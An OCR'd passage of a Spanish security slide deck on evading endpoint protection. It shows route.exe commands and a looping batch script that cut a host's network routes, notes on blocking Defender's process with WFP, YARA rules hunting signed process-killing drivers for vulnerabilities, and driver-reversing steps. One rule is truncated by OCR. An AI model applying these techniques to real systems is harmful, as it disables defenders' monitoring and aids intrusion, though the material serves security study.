 17...02 45 e2 6a 8e 93 ......Microsoft Wi-Fi Direct Virtual Adapter
 14...82 45 e2 6a 8e 93 ......Microsoft Wi-Fi Direct Virtual Adapter #2
  6...00 45 e2 6a 8e 93 ......Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
  8...00 45 e2 6a 8e 94 ......Bluetooth Device (Personal Area Network)
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabla de enrutamiento
===========================================================================
Rutas activas:
Destino de red        Máscara de red   Puerta de enlace   Interfaz  Métrica
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.134     50
        127.0.0.0        255.0.0.0      En vínculo         127.0.0.1    331
        127.0.0.1  255.255.255.255      En vínculo         127.0.0.1    331
  127.255.255.255  255.255.255.255      En vínculo         127.0.0.1    331
      192.168.1.0    255.255.255.0      En vínculo     192.168.1.134    306
    192.168.1.134  255.255.255.255      En vínculo     192.168.1.134    306
    192.168.1.255  255.255.255.255      En vínculo     192.168.1.134    306
        224.0.0.0        240.0.0.0      En vínculo         127.0.0.1    331
        224.0.0.0        240.0.0.0      En vínculo     192.168.1.134    306
  255.255.255.255  255.255.255.255      En vínculo         127.0.0.1    331
  255.255.255.255  255.255.255.255      En vínculo     192.168.1.134    306
===========================================================================
```

A nivel de red tenemos otro problema...

$>route.exe -p add <IP> mask 255.255.255.255 0.0.0.0 if <Lista Interfaces>

La opción -p es para que sea persistente (opcional)

A nivel de red tenemos otro problema...

```
PS C:\WINDOWS\system32> route add 8.8.8.8 mask 255.255.255.255 0.0.0.0
 Correcto
PS C:\WINDOWS\system32> route print
===========================================================================
ILista de interfaces
 17...02 45 e2 6a 8e 93 ......Microsoft Wi-Fi Direct Virtual Adapter
 14...82 45 e2 6a 8e 93 ......Microsoft Wi-Fi Direct Virtual Adapter #2
  6...00 45 e2 6a 8e 93 ......Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
  8...00 45 e2 6a 8e 94 ......Bluetooth Device (Personal Area Network)
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabla de enrutamiento
===========================================================================
Rutas activas:
Destino de red        Máscara de red   Puerta de enlace   Interfaz  Métrica
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.134     35
          8.8.8.8  255.255.255.255      En vínculo     192.168.1.134     36
        127.0.0.0        255.0.0.0      En vínculo         127.0.0.1    331
        127.0.0.1  255.255.255.255      En vínculo         127.0.0.1    331
  127.255.255.255  255.255.255.255      En vínculo         127.0.0.1    331
      192.168.1.0    255.255.255.0      En vínculo     192.168.1.134    291
    192.168.1.134  255.255.255.255      En vínculo     192.168.1.134    291
    192.168.1.255  255.255.255.255      En vínculo     192.168.1.134    291
        224.0.0.0        240.0.0.0      En vínculo         127.0.0.1    331
        224.0.0.0        240.0.0.0      En vínculo     192.168.1.134    291
  255.255.255.255  255.255.255.255      En vínculo         127.0.0.1    331
  255.255.255.255  255.255.255.255      En vínculo     192.168.1.134    291
```

Endpoint Evasion: TTPs en U/K Mode

A nivel de red tenemos otro problema...

```
PS C:\WINDOWS\system32> route delete 8.8.8.8 mask 255.255.255.255 0.0.0.0
 Correcto
PS C:\WINDOWS\system32> ping  -n 1 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
Respuesta desde 8.8.8.8: bytes=32 tiempo=59ms TTL=118

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 1, recibidos = 1, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 59ms, Máximo = 59ms, Media = 59ms
PS C:\WINDOWS\system32>
```

Endpoint Evasion: TTPs en U/K Mode


A nivel de red tenemos otro problema...

```
PS C:\WINDOWS\system32> route delete 0.0.0.0
 Correcto
PS C:\WINDOWS\system32> ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 4, recibidos = 0, perdidos = 4
    (100% perdidos),
PS C:\WINDOWS\system32> ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
Respuesta desde 8.8.8.8: bytes=32 tiempo=14ms TTL=118

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 4, recibidos = 1, perdidos = 3
    (75% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 14ms, Máximo = 14ms, Media = 14ms
PS C:\WINDOWS\system32> ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=118
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=118
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=118

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 3, recibidos = 3, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 13ms, Máximo = 13ms, Media = 13ms
Control-C
PS C:\WINDOWS\system32>
```

A nivel de red tenemos otro problema...

```
@echo off
:loop
route delete 0.0.0.0 >nul 2>&1
route add 169.254.169.254 mask 255.255.255.255 0.0.0.0
timeout /t 3 >nul
goto loop
```

A nivel de red tenemos otro problema...




Ventajas e inconvenientes

- La ventaja de WFP es que podemos eliminar las conexiones de un proceso conociendo únicamente su nombre (ej: MsMpEng.exe)

- Para usar Route.exe debemos conocer todas las IPs con las que se comunica un proceso (lo cual es un reto) o bloquear todas las conexiones y 'whitelistear' sólo algunas

- Route.exe es un binario firmado por Microsoft ya instalado en el sistema

Privilege Rings




Fundamentos de los Drivers en Windows

DEVICE_OBJEC

DRIVER_OBJEC

Custom Ioctl Handler



I/O Control Codes

- Un IOCTL (I/O Control Code) es un número de 32 bits que indica la operación a ejecutar en el driver.
- Los drivers definen qué IOCTLs soportan usando el macro CTL_CODE.
- Un IOCTL se encapsula dentro del IRP enviado al driver.

```
#define IOCTL_GET_VERSION CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_READ_ACCESS)
```

Comunicación con un driver

```
C++

BOOL DeviceIoControl(
  [in]                HANDLE       hDevice,
  [in]                DWORD        dwIoControlCode,
  [in, optional]      LPVOID       lpInBuffer,
  [in]                DWORD        nInBufferSize,
  [out, optional]     LPVOID       lpOutBuffer,
  [in]                DWORD        nOutBufferSize,
  [out, optional]     LPDWORD      lpBytesReturned,
  [in, out, optional] LPOVERLAPPED lpOverlapped
);
```


Encontrando 0days en drivers

Búsqueda en Virustotal con RetroHunt

```
import "pe"

rule process_killer_drivers {
    meta:
        description = "Detect drivers importing p

    condition:
        filesize < 2MB and
        uint16(0) == 0x5a4d and
        pe.machine == pe.MACHINE_AMD64 and
        (
            pe.imports("ntoskrnl.exe", "NtOpenPr
            pe.imports("ntoskrnl.exe", "ZwOpenPr
        ) and
        (
            pe.imports("ntoskrnl.exe", "NtTermina
            pe.imports("ntoskrnl.exe", "ZwTermina
        ) and
        (pe.number_of_signatures > 0 and for all
            (pe.signatures[i].verified and not pe
}
```

```
import "pe"

rule process_killer_drivers {
    meta:
        description = "Detect drivers importing process handle and termination APIs"

    condition:
        filesize < 2MB and
        uint16(0) == 0x5a4d and
        pe.machine == pe.MACHINE_AMD64 and
        (
            pe.imports("ntoskrnl.exe", "ObCloseHandle") or
            pe.imports("ntoskrnl.exe", "ZwSuspendThread") or
            pe.imports("ntoskrnl.exe", "ZwOpenThread") or
            pe.imports("ntoskrnl.exe", "ZwOpenProcessTokenEx") or
            pe.imports("ntoskrnl.exe", "ZwAdjustPrivilegesToken") or
            pe.imports("ntoskrnl.exe", "ZwDeleteFile") or
            pe.imports("ntoskrnl.exe", "ZwCreateFile") or
            pe.imports("ntoskrnl.exe", "IoCreateFile") or
            pe.imports("ntoskrnl.exe", "ZwOpenSymbolicLinkObject") or
            pe.imports("ntoskrnl.exe", "ZwDeleteKey") or
            pe.imports("ntoskrnl.exe", "MmSystemRangeStart") or
            pe.imports("ntoskrnl.exe", "ProbeForRead") or
            pe.imports("ntoskrnl.exe", "ProbeForWrite") or
            pe.imports("ntoskrnl.exe", "MmMapIoSpace") or
            pe.imports("ntoskrnl.exe", "ZwMapViewOfSection") or
            pe.imports("ntoskrnl.exe", "IoAllocateMdl") or
            pe.imports("ntoskrnl.exe", "ObRegisterCallback") or
            pe.imports("ntoskrnl.exe", "MmGetPhysicalAddress") or
            pe.imports("ntoskrnl.exe", "PsSetCreateProcessNotifyRoutine") or
            pe.imports("ntoskrnl.exe", "PsSetCreateProcessNotifyRoutineEx") or
            pe.imports("ntoskrnl.exe", "PsSetCreateProcessNotifyRoutineEx2") or
            pe.imports("ntoskrnl.exe", "PsSetCreateThreadNotifyRoutine") or
            pe.imports("ntoskrnl.exe", "PsSetCreateThreadNotifyRoutineEx")
        ) and
        (
            pe.imports("ntoskrnl.exe", "IoCreateDevice") or
            pe.imports("ntoskrnl.exe", "IoCreateDeviceSecure")
        ) and
        (pe.number_of_signatures > 0 and for all i in (0..pe.number_of_signatures -1):
            (pe.signatures[i].verified and not pe.signatures[i].subject contains "WDKTestCert"))
}
```

Filtrando Drivers en Windows 11 24H2



00ef5832bf8c5a8008a8e6e090b3cd5a8e2ff...	1/8/2025 4:52 PM	System file	94 KB
0a1c17186e3368e2ecb84aeb4af3dc92c665...	1/8/2025 5:06 PM	System file	358 KB
0a9b4b939298e1e0dc73f3b8b166ee4dfc6...	1/8/2025 5:07 PM	System file	978 KB
0a44dd8e7b98dcdbe3330137458c5a67d64...	1/8/2025 5:06 PM	System file	440 KB
0a52aa70601f3eb51773b8fe9ba6b7083d9a...	1/8/2025 5:07 PM	System file	298 KB
0a56cf36cc64a61d9dd79362e75db00b7b7...	1/8/2025 5:07 PM	System file	34 KB
0a63be5d4eee0a56ea6d709ffd390a6e7fdb...	1/8/2025 5:07 PM	System file	534 KB
0a315aabcab9b81e0cca352e24025b47be6...	1/8/2025 5:06 PM	System file	476 KB
0aab76f8d2138fe47ad142a0d09732b61cc4...	1/8/2025 5:07 PM	System file	44 KB
0abde322a06c155410d62cf7088bc969136...	1/8/2025 5:07 PM	System file	85 KB
0acc90e4c7fde683da30b44043691ca000b...	1/8/2025 5:07 PM	System file	697 KB
0aff454434d739e53221f68b560c78ce0243f...	1/8/2025 5:07 PM	System file	211 KB
0afff9948397dec1be0e102969928fe715798...	1/8/2025 5:07 PM	System file	344 KB
0b0dc454efd7f9c03c1828804e5d93ded45...	1/8/2025 5:08 PM	System file	357 KB
0b2e7e61d4b761869622c3c43e899bee6fef...	1/8/2025 5:08 PM	System file	63 KB
0b07b0fd54515e4fa4aa409cec760dd16cb...	1/8/2025 5:07 PM	System file	208 KB
0b8bbf489759f456163493e07b3293a9a2c0...	1/8/2025 5:08 PM	System file	53 KB
0b25f188fc748dbca0cbb1cb549999aa58e...	1/8/2025 5:08 PM	System file	101 KB
0b97eba9d3e68feb6406e209df073eee4425...	1/8/2025 5:08 PM	System file	400 KB
0b114ba5bea900ccbb22cfbf80087290f2f6...	1/8/2025 5:08 PM	System file	56 KB
0b53952a9625d4cfb04f86cccdfa02a6b284...	1/8/2025 5:08 PM	System file	366 KB
0badd5c44ff1c099aa8cca9f7a4b094acd77...	1/8/2025 5:08 PM	System file	1,108 KB

Endpoint Evasion: TTPs en U/K Mode


Metodología de reversing

1. Identificar Device Name
   1. Buscar referencias a la función
   2. Identificar permisos del device
2. Identificar Dispatch Table e IOCTLs
   1. Buscar la DispatchFunction
